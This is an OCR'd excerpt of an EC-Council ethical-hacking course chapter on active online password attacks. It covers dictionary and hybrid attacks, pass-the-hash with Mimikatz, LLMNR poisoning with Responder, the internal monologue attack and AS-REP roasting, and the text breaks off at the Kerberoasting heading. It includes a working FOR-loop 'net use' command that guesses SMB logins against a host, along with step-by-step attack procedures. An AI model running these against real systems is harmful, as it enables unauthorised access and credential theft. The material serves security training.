


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: Cracking Kerberos Password


AS-REP Roasting (Cracking TGT)

- Attackers request a TGT from the **KDC** in the form of the an **AS-REQ packet** and crack the ticket to obtain the user's password




Kerberoasting (Cracking TGS)

- Attackers request a TGS for the **SPN** of the **target service account** and crack the ticket to obtain the user's password



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Active Online Attacks

- **Dictionary Attack**

  In this type of attack, a dictionary file is loaded into a cracking application that runs against user accounts. This dictionary is a text file that contains several dictionary words commonly used as passwords. The program uses every word present in the dictionary to find the password. In addition to a standard dictionary, an attackers' dictionaries contain entries with numbers and symbols added to words (e.g., "3December!962"). Simple keyboard finger rolls ("qwer0987"), which many believe to produce random and secure passwords, are thus included in such a dictionary. Dictionary attacks are more useful than brute-force attacks, however, the former cannot be performed in systems using passphrases.

  This attack is applicable in two situations:

  - In cryptanalysis, to discover the decryption key for obtaining the plaintext from a ciphertext
  - In computer security, to bypass authentication and access the control mechanism of the computer by guessing passwords

  Methods to improve the success of a dictionary attack:

  - Use of several different dictionaries, such as technical and foreign dictionaries, which increases the number of possibilities
  - Use of string manipulation along with the dictionary (e.g., if the dictionary contains the word "system," string manipulation creates anagrams like "metsys," among others)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Brute-Force Attack**

  In a brute-force attack, attackers try every combination of characters until the password is broken. Cryptographic algorithms must be sufficiently hardened to prevent a brute-force attack, which is defined by the RSA as follows: "Exhaustive key-search, or brute-force search, is the basic technique for trying every possible key in turn until the correct key is identified."

  A brute-force attack is when someone tries to produce every single encryption key for data to detect the needed information. Even today, only those with enough processing power could successfully perform this type of attack.

  Cryptanalysis is a brute-force attack on encryption that employs a search of the keyspace. In other words, testing all possible keys is one of the attempts to recover the plaintext used to produce a particular ciphertext. The detection of a key or plaintext that is faster than a brute-force attack is one way of breaking the cipher. A cipher is secure if no method exists to break it other than a brute-force attack. In general, all ciphers are deficient in mathematical proof of security. If the user chooses keys randomly or searches randomly, the plaintext will become available on average after the system has tried half of all the possible keys.

  Some of the considerations for brute-force attacks are as follows:

  - It is a time-consuming process
  - All passwords will eventually be found

- **Rule-based Attack**

  Attackers use this type of attack when they obtain some information about the password. This is a more powerful attack than dictionary and brute-force attacks because the cracker knows the password type. For example, if the attacker knows that the password contains a two- or three-digit number, he/she can use some specific techniques to extract the password quickly.

  By obtaining useful information, such as the method in which numbers and/or special characters have been used, and password length, attackers can minimize the time required to crack the password and therefore enhance the cracking tool. This technique involves brute force, a dictionary, and syllable attacks.

  For online password-cracking attacks, an attacker will sometimes use a combination of both brute force and a dictionary. This combination falls into the categories of hybrid and syllable password-cracking attacks.

  - **Hybrid Attack**

    This type of attack depends on the dictionary attack. Often, people change their passwords merely by adding some numbers to their old passwords. In this case, the program would add some numbers and symbols to the words from the dictionary to try to crack the password. For example, if the old password is "system," then there is a chance that the person will change it to "system1" or "system2."

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Syllable Attack**

  Hackers use this cracking technique when passwords are not known words. Attackers use the dictionary and other methods to crack them, as well as all possible combinations of them.

- **Password Guessing**

Password guessing is a password-cracking technique that involves attempting to log on to the target system with different passwords manually. Guessing is the key element of manual password cracking. The attacker creates a list of all possible passwords from the information collected through social engineering or any other method and tries them manually on the victim's machine to crack the passwords.

The following are the steps involved in password guessing:

- Find a valid user
- Create a list of possible passwords
- Rank passwords from high to low probability
- Key in each password, until the correct password is discovered

Hackers can crack passwords manually or by using automated tools, methods, and algorithms. They can also automate password cracking using a simple FOR loop, or create a script file that tries each password in a list. These techniques are still considered manual cracking. The failure rate of this type of attack is high.

Manual Password-Cracking Algorithm

In its simplest form, this algorithm can automate password guessing using a simple FOR loop. In the example that follows, an attacker creates a simple text file with usernames and passwords and iterates them using the FOR loop.

The main FOR loop can extract the usernames and passwords from the text file, which serves as a dictionary as it iterates through every line:

```
[file: credentials.txt]
administrator ""
administrator password
administrator administrator
[Etc.]
```

Type the following commands to access the text file from a directory:

```
c:\>FOR /F "tokens=1,2*" %i in (credentials.txt)^
More? do net use \\victim.com\IPC$ %j /u:victim.com\%i^
More? 2>>nul^
More? && echo %time% %date% >> outfile.txt^
More? && echo \\victim.com acct: %i pass: %j >> outfile.txt
c:\>type outfile.txt
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The outfile.txt file contains the correct username and password, if the username and password in credentials.txt are correct. An attacker can establish an open session with the victim server using his/her system.

Default Passwords

Default passwords are those supplied by manufacturers with new equipment (e.g., switches, hubs, routers). Usually, default passwords provided by the manufacturers of password-protected devices allow the user to access the device during the initial setup and then change the password. However, often an administrator will either forget to set the new password or ignore the password-change recommendation and continue using the original password. Attackers can exploit this lapse and find the default password for the target device from manufacturer websites or using online tools that show default passwords to access the target device successfully. Attackers use default passwords in the list of words or dictionary that they use to perform password-guessing attacks.

The following are some of the online tools to search default passwords:

- *http://open-sez.me*
- *https://www.fortypoundhead.com*
- *https://cirt.net*
- *http://www.defaultpassword.us*
- *http://defaultpasswords.in*
- *https://www.routerpasswords.com*
- *https://default-password.info*




Figure 6.8: Screenshot showing default passwords

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Trojans/Spyware/Keyloggers**

  A Trojan is a program that masks itself as a benign application. The software initially appears to perform a desirable or benign function, but instead steals information or harms the system. With a Trojan, attackers can gain remote access and perform various operations limited by user privileges on the target computer.

  Spyware is a type of malware that attackers install on a computer to secretly gather information about its users without their knowledge. Spyware hides itself from the user and can be difficult to detect.

  A keylogger is a program that records all user keystrokes without the user's knowledge. Keyloggers ship the log of user keystrokes to an attacker's machine or hide it in the victim's machine for later retrieval. The attacker then scrutinizes the log to find passwords or other useful information that could compromise the system.

  An attacker installs a Trojan/spyware/keylogger on a victim's machine to collect their usernames and passwords. These programs run in the background and send back all user credentials to the attacker.

  For example, a key logger on a victim's computer can reveal the contents of all user emails. The following image depicts a scenario describing how an attacker gains password access using a Trojan/spyware/keylogger.




Figure 6.9: Active online attack using Trojan/spyware/keylogger

- **Hash Injection/Pass-the-Hash (PtH) Attack**

  This type of attack is possible when the target system uses a hash function as part of the authentication process to authenticate its users. Generally, the system stores hash values of the credentials in the SAM database/file on a Windows computer. In such cases, the server computes the hash value of the user-submitted credentials or allows the user to input the hash value directly. The server then checks it against the stored hash value for authentication.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.10: Hash injection attack

Attackers exploit such authentication mechanisms and first exploit the target server to retrieve the hashes from the SAM databases. They then input the hashes acquired directly into the authentication mechanism to authenticate with the user's stolen pre-computed hashes. Thus, in a hash injection/PtH attack, the attackers inject a compromised LanMan (LM) or NTLM hash into a local session and then use the hash to authenticate to the network resources. Any server or service (running on Windows, UNIX, or any other OS) using NTLM or LM authentication is susceptible to this attack. This attack can be launched on any OS, but Windows could be more vulnerable owing to its Single-Sign-On (SSO) feature that stores passwords inside the system and enables users to access all the resources with a one-time login.

Different techniques are used to perform a hash injection/PtH attack:

- The attacker tries to compromise admin privileges to capture cache values of the user's password hashes from the local user account database or SAM. However, offline usage of these cached hashes can be restricted by the network admin. Hence, this approach may not always be feasible.
- The attacker dumps the password hashes from the local user account database or SAM to retrieve password hashes of local users, and gains access to admin accounts to compromise other connected systems.
- The attacker captures LM or NTLM challenge–response messages between the client and server to extract encrypted hashes through brute-forcing.
- The attacker retrieves the credentials of local users as well as those belonging to the security domain from the Windows lsass.exe process.

The hacker carries out this attack by implementing the following five steps:

- The hacker compromises one workstation/server using a local/remote exploit.
- The hacker extracts stored hashes using tools such as pwdump7, Mimikatz, etc. and finds a domain admin account hash.
- The hacker uses tools such as Mimikatz to place one of the retrieved hashes in his/her local lsass.exe process and then uses the hash to log on to any system (domain controller) with the same credentials.
- The hacker extracts all the hashes from the Active Directory database and can now compromise any account in the domain.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **LLMNR/NBT-NS Poisoning**

  LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSs used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSs.

  When the DNS server fails to resolve name queries, the host performs an unauthenticated UDP broadcast asking all the hosts if anyone has a name that it is looking for. As the host trying to connect is following an unauthenticated and broadcast process, it becomes easy for an attacker to passively listen to a network for LLMNR (UDP port 5355) and NBT-NS (UDP port 137) broadcasts and respond to the request pretending to be a target host. After accepting a connection with a host, the attacker can utilize tools such as Responder.py or Metasploit to forward the request to a rogue server (for instance, TCP: 137) to perform an authentication process.

  During the authentication process, the attacker sends an NTLMv2 hash to the rogue server, which was obtained from the host trying to authenticate itself. This hash is stored in a disk and can be cracked using offline hash-cracking tools such as hashcat or John the Ripper. Once cracked, these credentials can be used to log in and gain access to the legitimate host system.

  Steps involved in LLMNR/NBT-NS poisoning:

  1. The user sends a request to connect to the data-sharing system, \\DataServer, which she mistakenly typed as \\DtaServr.
  2. The \\DataServer responds to the user, saying that it does not know the host named \\DtaServr.
  3. The user then performs a LLMNR/NBT-NS broadcast to find out if anyone in the network knows the host name\\DtaServr.
  4. The attacker replies to the user saying that it is \\DataServer, accepts the user NTLMv2 hash, and responds to the user with an error.




Figure 6.11: LLMNR/NBT-NS poisoning attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

LLMNR/NBT-NS Poisoning Tools

- **Responder**

  Source: *https://github.com*

  Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to a File Server Service request, which is for SMB. As shown in the screenshots, attackers use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, NTLM username, and password hash.




Figure 6.12: Screenshot of Responder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.13: Screenshot of the output of Responder showing NTLM hashes

- **Internal Monologue Attack**

  The internal monologue attack is similar to the attack performed using Mimikatz, except that the memory area of the Local Security Authority Subsystem Service (LSASS) process is not dumped, thereby avoiding Windows Credential Guard and antivirus. Mimikatz is a post-exploitation tool, through which attackers can extract plaintext passwords, Kerberos tickets, and NTLM hashes from LSASS process memory. Attackers use Mimikatz to retrieve user credentials from LSASS process memory, and the acquired information helps them in performing lateral movement in the post-exploitation phase.

  An internal monologue attack is usually performed in a secure environment where Mimikatz cannot be executed. In this attack, using the Security Support Provider Interface (SSPI) from a user-mode application, a local procedure call to the NTLM authentication package is invoked to calculate the NetNTLM response in the context of the logged-on user.

  Steps to perform an internal monologue attack:

  1. The attacker disables the security controls of NetNTLMv1 by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic.
  2. The attacker extracts all the non-network logon tokens from all the active processes to masquerade as legitimate users.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Now, the attacker interacts with NTLM SSP locally, for each masqueraded user to obtain a NetNTLMv1 response to the chosen challenge in the security context of that user.
4. Now, the attacker restores LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic to their actual values.
5. The attacker uses rainbow tables to crack the NTLM hash of the captured responses.
6. Finally, the attacker uses the cracked hashes to gain system-level access.




Figure 6.14: Depiction of internal monologue attack

- **Cracking Kerberos Password**

  Kerberos is the most commonly used authentication protocol for network entities. Due to its widespread acceptance, it is susceptible to various attacks. Attackers have developed various ways to hack into Kerberos and exploit its vulnerabilities to crack weak passwords, inject malicious codes, and obtain information about the network infrastructure and various network entities. Attackers target Kerberos authentication protocol in two common ways: namely, cracking the TGS, known as Kerberoasting, and cracking the TGT, known as AS-REP Roasting.

  - **AS-REP Roasting (Cracking TGT)**

    In this attack, attackers request an authentication ticket (TGT) from the KDC in the form of an AS-REQ packet. If the user account exists, the KDC replies with a TGT encrypted with the account's credentials. This allows attackers to receive an encrypted ticket, which can then be saved offline and further cracked to obtain the password. Attackers can perform this type of attack both actively and passively. In an active scenario, attackers generate an AS-REP message for the user, whereas in a passive scenario, attackers observe an AS-REP message.

    In Kerberos authentication, the pre-authentication mode is enabled by default and is designed to prevent offline password-guessing attacks. Therefore, to perform an AS-REP Roasting attack, attackers must identify user accounts with pre-authentication mode disabled, i.e., the user account must be set to "Do not require Kerberos authentication." Attackers use tools such as Rubeus to perform AS-REP roasting attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The following steps are involved in AS-REP Roasting:

1. The attacker identifies a user account with the pre-authentication option disabled.
2. On behalf of the user, the attacker requests an authentication ticket (TGT) from the domain controller or KDC.
3. The domain controller verifies the user account and replies with a TGT encrypted with the account's credentials.
4. The attacker stores the TGT offline, and cracks it to extract the user account password and further access the network entity (here, the application server).




Figure 6.15: AS-REP Roasting

- **Kerberoasting (Cracking TGS)**

